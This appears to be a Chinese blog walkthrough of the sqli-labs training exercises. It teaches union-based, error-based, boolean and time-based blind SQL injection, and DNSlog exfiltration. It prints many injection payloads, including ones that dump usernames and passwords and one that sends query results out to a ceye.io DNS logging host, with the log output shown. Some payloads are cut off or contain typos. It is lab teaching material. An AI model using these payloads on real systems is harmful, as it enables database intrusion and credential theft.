sql-labs 回显注入+盲注+dnslog注入

原创

caiji2312 于 2021-11-27 14:36:16 发布 3036 收藏
分类专栏： sql注入 文章标签： sql

本文链接：https://blog.csdn.net/Khazking/article/details/121543851


第一题~第四题:回显注入

1.字符串:单引号'闭合


判断注入类型

id=1

id=1 and 1=2




id=1'



说明为字符型注入 **源代码:id='$id' LIMIT 0,1 构造:id='1" LIMIT 0,1 报错: '1" LIMIT 0,1'(最外面的' '是回显时添加的)**

id=-1' --+



说明sql为单引号闭合

id=1' order by 3正常


id=1' order by 4报错

判断字段数为3

id=-1' union select 1,2,3 判断可利用字段数


爆库:

```
id=-1' union select 1,database(),3--+
```




爆表:

```
id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='securit
```




爆字段名:

```
id=-1 ' union select 1,group_concat(column_name),3 from information_schema.columns where table_name = 'user
```




爆字段值:

```
id=-1 ' union select 1,group_concat(username),group_concat(password) from users --+
```



2.数字型注入

id=1



id =1 and 1=2

说明为数字型注入

后面操作同第一题

3.字符串：'单引号+()括号闭合

id=1

id=1 and 1=2

均正常

id=1'

说明为字符型注入,sql为'单引号+()括号闭合

后续操作如第一题

4.字符串:"双引号+(括号)闭合

id=1"

说明存在字符型注入,sql为"双引号+(括号)闭合

后续操作如第一题

第五,六,八,九,十题:盲注

like 'ro%'	#判断ro或ro...是否成立
regexp '^xiaodi[1-z]'	#匹配xiaodi及xiaodi...等
if(条件,5,0)	#条件成立，返回5，反之，返回0
sleep(5)	#SQL语句延时执行5秒

mid(a,b,c) /substr(a,b,c)	#从B位置开始，截取字符串a的c长度
length(database())=8	#判断数据库database()名的长度
ascii(x)=97	#判断x的ascii码是否等于97
ord(string)	#返回字符串第一个字符的ascii码值
ifnull(x,y)	#如果x不为null返回x,否则返回y
cast(x as y类型)	#强转,将x转化为y类型

获取的数据不能回显至前端页面,要使用盲注

1.基于报错的SQL盲注-报错回显（优先级：1）
floor，updatexml，extractvalue详情看转载:CTFHub技能学习——报错注入（含注入原理，WriteUp） - Lxxx (xiinnn.com)

基于布尔的SQL盲注-逻辑判断（优先级：2）
regexp,like,ascii,left,ord,mid

2.基于布尔的SQL盲注-逻辑判断（优先级：2）
regexp,like,ascii,left,ord,mid

3.基于时间的SQL盲注-延时判断（优先级：3）
在布尔盲注的基础上加上sleep()函数


其他报错函数转载:12种报错注入+万能语句 - 简书

5.false和ture两种响应状态


id=1'

所以sql为单引号闭合

id=1' and 1=1--+ 正确显示



id=1' and 1=2--+ 错误显示



order by知道三个字段名

union select 1,2,3无回显


尝试报错注入

爆库security

```
id=1' or updatexml(1,concat(0x7e,database(),0x7e),1)--+
```

爆表users

id=1' or updatexml(1,concat(0x7e,select group_concat(table_name) from information_schema.tables where table_schema='security',0x7e),1)--+



注意要加()

id=1'or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1)--+

爆字段名

```
id=1' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where ta
```

这里不对劲，对比第一题的字段名少了很多


是因为updatexml和extractvalue报错的回显最多32位

这个时候可以使用substr函数，将没有显示出来的部分截取出来

```
id=1' or updatexml(1,concat(0x7e,(select substr(group_concat(column_name),32,32) from information_schema.co
```

爆字段值

```
id=1' or updatexml(1,concat(0x7e,(select group_concat(username),group_concat(password) from users),0x7e),1
```




一个一个爆

爆username

```
 id=1' or updatexml(1,concat(0x7e,(select group_concat(username), from users),0x7e),1)--+
```

爆password

```
id=1' or updatexml(1,concat(0x7e,(select group_concat(password) from users),0x7e),1)--+
```



同样存在的问题显示的数据只有32位不够全,需要用 substr(字符串,起始位置,截取长度)来获取


尝试布尔盲注

二分法

先猜测数据库名字长度(数据库名字不含有特殊符号)


```
id=1' and (length(database()))>5--+
```

显示正确时的页面说明长度大于5





```
id=1' and (length(database()))>8--+
```

说明长度可能为6,7,8





```
id=1' and (length(database()))>6--+
```

说明为长度可能为7,8




```
id=1' and (length(database()))>7--+
```



说明长度为8 已知数据库为security确实为8位

再猜每一位字母是什么


```
id=1'and ascii(substr(database(),1,1))>114--+

id=1'and ascii(substr(database(),x,1))>num--+(第x个字符与num)
```

然后如上使用二分法不断查找

再猜表名

第一个表名第一个字符

```
id=1'and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit
```



重复第一个表名第二个,第三个....字符


第二个表名第一个字符

```
id=1'and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit
```

注意点:substr起始位置从1开始,limit 起始位置从0开始

按上述获取表名后利用 regexp判断 users 表中存在的列名

id=1' and 1=(select 1 from information_schema.columns where table_name='users' and column_name **regexp '^username'** limit 0,1)--+




然后将username换为其他猜测列名判断是否存在

利用ord()和mid()函数获取users表的字段值

获取users表里的username字段的字段值的第一个字符D

id=1' and **ord**(**mid**((select **ifnull**(**cast**(username as char),0x20)from security.users order by id limit 0,1),1,1))=68--+



延迟盲注

延迟盲注就是在布尔盲注上加了延迟时间函数sleep(),用在True和False变化都没时用,

通过页面的响应时间来判断布尔逻辑的正确与否

使用方法:

if(布尔,A,B)与三目运算符逻辑一样,加上sleep函数

sleep(if(布尔,A,B))布尔正确,延迟A秒,布尔错误,延迟B秒


或者 if(布尔,1,sleep(x))布尔正确,无延迟,布尔错误,延迟x秒

布尔盲注和延迟盲注一般都使用工具来进行


6.相对第五题只有一个不同:单引号闭合变为双引号闭合

8.不能使用报错注入,可以使用布尔注入和延时注入

id=1'




id=1' --+



说明sql为单引号闭合

尝试报错注入



没有返回sql错误,可能被屏蔽了

查看源代码

```
if($row)
{
echo '<font size="5" color="#FFFF00">';
echo 'You are in...........';
echo "<br>";
    echo "</font>";
}
else
{

echo '<font size="5" color="#FFFF00">';
//echo 'You are in...........';
//print_r(mysql_error());
//echo "You have an error in your SQL syntax";
echo "</br></font>";
echo '<font color= "#0000ff" font size= 3>';
```


延时盲注

```
id=1' and if (lenth(database()) = 8,1,sleep(5)) --+
```

```
id=1' and if (ascii(substr(database()),1,1)>110,1,sleep(5)) --+
```

9.基于单引号闭合,只能使用延时注入,因为无论正确与否显示的都是相同信息

```
if($row)
{
echo '<font size="5" color="#FFFF00">';
echo 'You are in...........';
echo "<br>";
    echo "</font>";
}
else
{

echo '<font size="5" color="#FFFF00">';
echo 'You are in...........';
//print_r(mysql_error());
//echo "You have an error in your SQL syntax";
echo "</br></font>";
echo '<font color= "#0000ff" font size= 3>';
```


10.与第九题一样,除了基于双引号闭合

DNSlog注入

1.原理

首先需要有一个可以配置的域名，比如：ceye.io，然后通过代理商设置域名 ceye.io 的 nameserver 为自己的服务器 A，然后再服务器 A 上配置好 DNS Server，这样以来所有 ceye.io 及其子域名的查询都会到 服务器 A 上，这时就能够实时地监控域名查询请求了。DNS在解析的时候会留下日志，咱们这个就是读取多级域名的解析日志，来获取信息。简单来说就是把信息放在高级域名中，传递到自己这，然后读取日志，获取信息

2.利用场景


在sql注入时为布尔盲注、时间盲注，注入的效率低且线程高容易被waf拦截，又或者是目标站点没有回显，我们在读取文件、执行命令注入等操作时无法明显的确认是否利用成功，这时候就要用到我们的DNSlog注入。


3.推荐平台

DNSLog Platform　CEYE - Monitor service for security testing(需注册)

4.使用

转载:Dnslog在SQL注入中的实战 - 程序员大本营 (pianshen.com)





以第八题为例

?id=-1' and load_file(concat("\\\\",database(),".ofw9z4.ceye.io\\xxx.txt"))--+

注意点:"\\\\" 四个\不能少
.xxxx.ceye.io是你的子域名，前面要加个.
后面的\\xxx.txt，\\是必须的，xxx.txt这部分随便是什么内容，不能为空。

原因:unc路径,load_file读取本地文件

解释:这个语句就是利用concat将select 查询到的结果与一个dnslog的地址进行拼接，形成一个能够访问的域名；接着用load_file来导入(或者说请求)这个地址；于是在DNSLOG中会有记录

284732579	security.ofw9z4.ceye.io	61.188.7.206	2021-11-28 13:39:23
284732578	security.ofw9z4.ceye.io	61.188.16.238	2021-11-28 13:39:23
284732562	security.ofw9z4.ceye.io	61.188.7.194	2021-11-28 13:39:22
284732561	security.ofw9z4.ceye.io	61.188.16.238	2021-11-28 13:39:22
284732559	security.ofw9z4.ceye.io	61.188.16.238	2021-11-28 13:39:22
284732558	security.ofw9z4.ceye.io	61.188.7.194	2021-11-28 13:39:22

可以看到数据库名字